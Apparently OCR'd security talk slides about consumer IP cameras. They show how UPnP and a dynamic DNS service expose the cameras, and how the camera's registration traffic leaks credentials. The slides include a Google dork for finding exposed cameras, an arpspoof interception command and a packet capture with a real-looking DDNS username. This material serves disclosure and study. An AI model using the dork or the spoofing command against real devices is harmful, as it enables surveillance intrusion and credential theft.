
A Different Quicker Way?

How About A Google Dork?

site:ipcam.hk

Google Hits

About 265 results



Dynamic DNS

IP Camera Options

- Device Info
- Alias Settings
- Date&Time Settings
- Users Settings
- Basic Network Settings
- Wireless Lan Settings
- ADSL Settings
- UPnP Settings
- DDNS Service Settings
- Mail Service Settings
- Ftp Service Settings
- Alarm Service Settings
- PTZ Settings
- Log
- Maintenance
- Back

DDNS Service Settings

DDNS Service	IPCam
DDNS User	aaaupsz
DDNS Password	●●●●●●
DDNS or Proxy Server	user.ipcam.hk
DDNS or Proxy Port	808
DDNS Status	Succeed

Set Refresh

Better Credentials

The credentials for the IPCam service are printed on the bottom of the camera

Why not do the web interface ones in the same way?

Dynamic DNS

IP Camera Options

- Device Info
- Alias Settings
- Date&Time Settings
- Users Settings
- Basic Network Settings
- Wireless Lan Settings
- ADSL Settings
- UPnP Settings
- DDNS Service Settings
- Mail Service Settings
- Ftp Service Settings
- Alarm Service Settings
- PTZ Settings
- Log
- Maintenance
- **Back**

DDNS Service Settings

DDNS Service	IPCam (None, IPCam, Oray.net, DynDns.org(dyndns), DynDns.org(statdns), DynDns.org(custom), 3322.org(dyndns), 3322.org(statdns))
DDNS User	
DDNS Password	
DDNS or Proxy Server	
DDNS or Proxy Port	
DDNS Status	Succeed

Set Refresh

Put These Two Together

Automatically open a hole in the firewall


Tell the world the hole is there

How Does It Do It?

I first tried bridging

ARP Spoofing

arpspoof -i eth0 -t 192.168.0.27 192.168.0.9



Fire Up Wireshark

Dynamic DNS

IP Camera Options

- Device Info
- Alias Settings
- Date&Time Settings
- Users Settings
- Basic Network Settings
- Wireless Lan Settings
- ADSL Settings
- UPnP Settings
- DDNS Service Settings
- Mail Service Settings
- Ftp Service Settings
- Alarm Service Settings
- PTZ Settings
- Log
- Maintenance
- Back

DDNS Service Settings

DDNS Service	IPCam
DDNS User	aaaupsz
DDNS Password	●●●●●●
DDNS or Proxy Server	user.ipcam.hk
DDNS or Proxy Port	808
DDNS Status	Succeed

Set Refresh

Port 808

camera_register.pcap [Wireshark 1.6.1 (SVN Rev 38096 from /trunk-1.6)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: tcp.port == 808 Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Length	Info
176	50.529353	192.168.0.27	204.45.65.130	TCP	74	av-emb-config > 808 [SYN] Seq=0 Win=
177	50.529382	192.168.0.2	204.45.65.130	TCP	74	av-emb-config > 808 [SYN] Seq=0 Win=
182	50.673600	204.45.65.130	192.168.0.2	TCP	78	808 > av-emb-config [SYN, ACK] Seq=0
183	50.673615	204.45.65.130	192.168.0.27	TCP	78	808 > av-emb-config [SYN, ACK] Seq=0
184	50.676459	192.168.0.27	204.45.65.130	TCP	66	av-emb-config > 808 [ACK] Seq=1 Ack=
185	50.676485	192.168.0.2	204.45.65.130	TCP	66	av-emb-config > 808 [ACK] Seq=1 Ack=
186	50.680480	192.168.0.27	204.45.65.130	TCP	249	av-emb-config > 808 [PSH, ACK] Seq=1
187	50.680495	192.168.0.2	204.45.65.130	TCP	249	av-emb-config > 808 [PSH, ACK] Seq=1
188	50.831531	204.45.65.130	192.168.0.2	TCP	386	808 > av-emb-config [PSH, ACK] Seq=1
189	50.831549	204.45.65.130	192.168.0.27	TCP	386	808 > av-emb-config [PSH, ACK] Seq=1
190	50.831553	204.45.65.130	192.168.0.2	TCP	66	808 > av-emb-config [FIN, ACK] Seq=3
191	50.831559	204.45.65.130	192.168.0.27	TCP	66	808 > av-emb-config [FIN, ACK] Seq=3

```
Header length: 32 bytes
▷ Flags: 0x18 (PSH, ACK)
  Window size value: 1460
  [Calculated window size: 1460]
  [Window size scaling factor: 1]
▷ Checksum: 0x39f1 [validation disabled]
▷ Options: (12 bytes)
```


```
0000  20 cf 30 6e da de 00 12  7b 51 f1 f4 08 00 45 00    .On.... {Q....E.
0010  00 eb 1d 7d 40 00 40 06  4e 1d c0 a8 00 1b cc 2d   ...}@.@. N......-
0020  41 82 08 02 03 28 8a 5c  12 a2 72 c6 cd 02 80 18   A....(.\ ..r.....
0030  05 b4 39 f1 00 00 01 01  08 0a 00 00 0f e9 00 00   ..9..... ........
0040  00 00 47 45 54 20 2f 61  70 69 2f 75 73 65 72 69   ..GET /a pi/useri
0050  70 2e 61 73 70 3f 75 73  65 72 6e 61 6d 65 3d 61   p.asp?us ername=a
0060  61 61 75 70 73 7a 26 75  73 65 72 70 77 64 3d 39   aaupsz&u serpwd=
0070  37 33 37 38 31 26 76 65  72 74 79 70 65 3d 39 30   [redacted]&ve rtype=90
0080  32 26 6c 61 6e 67 75 61  67 65 3d 26 64 74 79 70   2&langua ge=&dtyp
```

File: "/Users/robin/Desktop/... Packets: 5656 Displayed: 56 Marked: 0 Load time: 0:00.126 Profile: Default


Guess The Protocol

```
  .On.... {Q....E.
...}@.@. N......-
A....(.\ ..r.....
..9..... ........
..GET /a pi/useri
p.asp?us ername=a
aaupsz&u serpwd=
      &ve rtype=90
2&langua ge=&dtyp
e=0&tcpp ort=80&l
anip=192 .168.0.2
7 HTTP/1 .0..Host
: user.i pcam.hk.
```


Analyse


Display Filters...
Display Filter Macros...
Apply as Column
Apply as Filter
Prepare a Filter
Enabled Protocols... Shift+Ctrl+E
Decode As...
User Specified Decodes...
Follow TCP Stream
Follow UDP Stream
Follow SSL Stream
Expert Info Composite
Conversation Filter

Decode As


Wireshark: Decode As
Link
Network
Transport
DCE-RPC
Decode
Do not decode
Replace binding between:
Address: ToBeDone TCP port: 2050
&
Address: ToBeDone TCP port: 808
&
Context ID: 0
&
SMB FID: 0
with:
(default)
ATSVC
BOSSVR
BUDB
BUTC
CDS_CLERK
cds_solicit
CONV
Show Current
Clear
Help
OK
Apply
Close


Choose Transport



